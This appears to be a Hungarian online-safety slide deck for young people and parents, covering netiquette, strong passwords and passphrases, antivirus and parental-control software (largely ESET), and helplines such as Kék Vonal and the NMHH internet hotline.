- Ne legyél bátrabb online, mint a való életben! Nincs anonimitás, beazonosíthatók vagyunk
- A kommunikáció minősége olyan legyen, mintha előtted állna a másik!






Add Friend (Disney)

<https://www.youtube.com/watch?v=HZyZrAjX9eU>

#Védelem, megelőzés



A jelszó

olyan, mint a fogkefe


mindenkinek van,
senkinek nem adjuk kölcsön és néha lecseréljük

ugyanolyan fontos, mint a lakáskulcsod:
titkokat őriz, intim szférádat védelmezi másoktól



Milyen a jó jelszó?

- Erős (kisbetű, nagybetű, szám, vegyes karakter)
- Hosszú (12 karakter vagy fölötte)
- Egyedi (mindenhol különböző)
- Rendszeresen cserélt
- Nem adjuk oda másnak
- Kétfaktoros autentikáció



Jelszó alkotási tippek - jelszó helyett jelmondat


- Jelmondatok: "Imádom a forró csokoládét keksszel!"
- Kihagyás: hajókirándulás Szegedre -> hakindásgere
- Kezdőbetűzés: Minden este hétkor vacsorázom, 8-kor fekszem le -> Me7v8fl&



Azt szeretem Olaszországban,
hogy minden egyes sarkon van egy
kicsi étterem finom ételekkel.

aszO!hm1sv1Ke-fe

Használjunk vírusvédelmet!




Emellett fontos az operációs rendszer és a programok frissítése is

- rendszeres hibajavítások

ESET Internet Security

Mit nyújt?


- Vírusok, rootkitek, trójaiak, kémprogramok ellen
- Szülői felügyelet - káros tartalmakhoz
- Szűri a WIFI routerhez kapcsolódó eszközöket
- Védelem az adathalászat ellen
- Netbank és tranzakció védelem automatikusan védett böngészőben, titkosítja a billentyűzet és a böngésző közötti kapcsolatot
- Lopásvédelem funkció, segít megtalálni és visszaszerezni ellopott készülékét
- Webkamera védelem, jelzi és blokkolja az illetéktelen webkamera hozzáférést



ESET Mobile Security

Mit nyújt?


- Androidos védelem a vírusok, kártevők, kémprogramok ellen
- Adathalászat elleni védelem
- Tevékenységnapló, alkalmazás engedélyek kezelése
- Proaktív Lopásvédelem



ESET Parental Control

Mit nyújt?


- Segítségével meghatározhatjuk, hogy gyermekünk milyen alkalmazást és mennyi ideig használhat a készülékén.
- Megakadályozhatja az életkornak nem megfelelő tartalmak elérhetőségét
- Plusz segítség: helymeghatározás (láthatjuk gyermekünk aktuális helyzetét)



#Hova forduljunk, ha baj van?

KÉRJÜNK SEGÍTSÉGET!

- Merjünk segítséget kérni! Van hová fordulni!
 - közösségi platformokon: jelentem gomb
 - szülőkhöz, tanárokhoz
 - Kék Vonal Alapítvány, anoním
 - Nemzeti Média- és Hírközlési Hatóság (NMHH)
 - Rendőrség
- Rendszeres beszélgetés a szülőkkel az online tér történéseiről!
- Vigyázzunk a jelszavunkra, ügyeljünk a biztonsági beállításainkra!






KÉK VONAL: Évente 40 ezer hívás

www.kek-vonal.hu, Hívószám: 116-111 (0-24-ig)

Kék interaktív, chat vonal:

www.kek-vonal.hu/index.php/hu/interaktiv-kapcsolatok (14:00-21:20)



INTERNETHOTLINE

káros és illegális tartalmak bejelentése
<http://nmhh.hu/internethotline/>

EZ IS ÉRDEKELHET:

Milyen esélyekkel indulsz? – Ezt jelenti az esélyegyenlőség



SZEX

TEST

LÉLEK

KAPCSOLATOK

VILÁG

VÁLASZOK A-TÓL Z-IG


SZÜLŐKNEK



YELON-CHAT 18 év alattiaknak: KEDD, SZERDA | 18-22
az oldal jobb alsó sarkában található chat-ablakban



Yelon – Szexedukációs weboldal, applikáció és chat kamaszoknak



- Hiánypótló szexedukációs program, weboldal, mobilapplikáció és chatszolgáltatás.

- A 10–18 éves korosztály számára kínál hiteles, az életkornak megfelelő információkat testkép, szerelem, kapcsolatok és szexualitás témakörökben.

Unicef HelpApp

- Mobilra
- Egy gombnyomással segítséget hívhatunk!
- Részletesen ismerteti a zaklatási formákat



#Útravaló

LEGYEN MAGABIZTOS TECHNIKAI TUDÁSOD!

- A legfontosabb védelem a saját tudásod!
- Legyél biztonság tudatos és médiatudatos
- Használd a vírusvédelmi programokat, legyen naprakész, frissítsd rendszeresen!
- NJSZT: IT Biztonság közérthetően 4.0
- Vigyázz az adataidra, mentsd őket!
- Jelszavad legyen mindig egyedi, erős, 2FA
- Óvd az eszközöd: PIN kód, képernyő zár
- Csak megbízható forrásból tölts le alkalmazást!



TARTSD BE AZ ONLINE VILÁG SZABÁLYAIT!



- Ha valaki kényelmetlen dolgot kér, azonnal lépj ki a szituációból! (Törölj! Jelentsd!)
- Ne tégy mással olyat, amit nem szeretnéd, hogy veled tegyenek! (ne bánts, ne zaklass te sem!)

#Hasznos weboldalak

Edukatív és szórakoztató tartalmak gyerekeknek

Tartalmak 8-12 év közötti gyerekeknek

Tartalmak 12 év feletti gyerekeknek



Edukatív és szórakoztató tartalmak gyerekeknek

Videóink segítségével egyszerűen és lényegre törően tanulhatsz a saját és számítógépeid adatainak védelméről. Többek között:

- Mire ügyelj, ha szelfieket küldesz magadról?
- Mi az a kiberzaklatás, hogyan védekezhetsz ellene?
- Influenyszernek lenni jó. Vagy mégsem annyira?
- Milyen veszélyeket rejt az online világ a valósággal szemben?
- Miért célszerű vírusvédelmi megoldást használni eszközeiden?
- Különböző játékaikkal szórakozva tudhatsz meg többet az internetes biztonságról. Tedd magad próbára!



ovdgyermekedaneten.hu szülőknek



**Miért fontos letakarni
gyermeked
webkameráját?**



**Felismered az álhíreket
az információáradatban?
És a gyermekeid?**




**A közösségi média
kockázatai**

Hasznos tartalmak szülőknek

Hogyan tegyük biztonságosabbá a család digitális életét?

- Családi kisokos digitális szülőknek: Léteznek olyan vírusvédelmi programok és lehetőségek, amelyek a családuk digitális biztonságát szolgálják. Ismerd meg az erre vonatkozó 8 arany szabályt.
- Mire figyeljünk, ha az online térbe engedjük gyermekünket?
- Okoseszközök a családban: kényelmesek, de vajon biztonságosak is?
- Sharenting – szülőnek lenni a közösségi média rivaldafényében: Hogyan befolyásolhatja a gyermekeink közeli és távoli jövőjét, ha az életük minden pillanatát megosztjuk a közösségi oldalakon?
- Hogyan védheted meg a gyermeked az online ragadozóktól?
- Mi az a cyberbullying- hogyan ismerheted fel, ha a gyermekedet zaklatják az interneten?





IT biztonsági kisokos

Összegyűjtöttük a legfontosabb IT biztonsági témaköröket, amelyekre érdemes figyelmet fordítanod, hogy biztonságban tudhasd a családod eszközeit és érzékeny adatait. Ismerd meg, hogy mit tehetsz a veszélyforrások ellen, amelyek gyerekekre és felnőttekre egyaránt leselkedhetnek a mindennapos internethasználat során! Tudj meg többet a

- zsarolóvírusokról, rosszindulatú alkalmazásokról
- az adathalászatról és a kéretlen levelekről
- a személyazonosság-lopás veszélyeiről
- a kriptobányászatról.

Honnan tanulhatunk? Ajánlott weboldalak

- www.eset.hu
- antivirus.blog.hu
- saferinternet.hu/
- kek-vonal.hu/
- webidomar.hu/
- baratsagosinternet.hu
- stopthinkconnect.org/
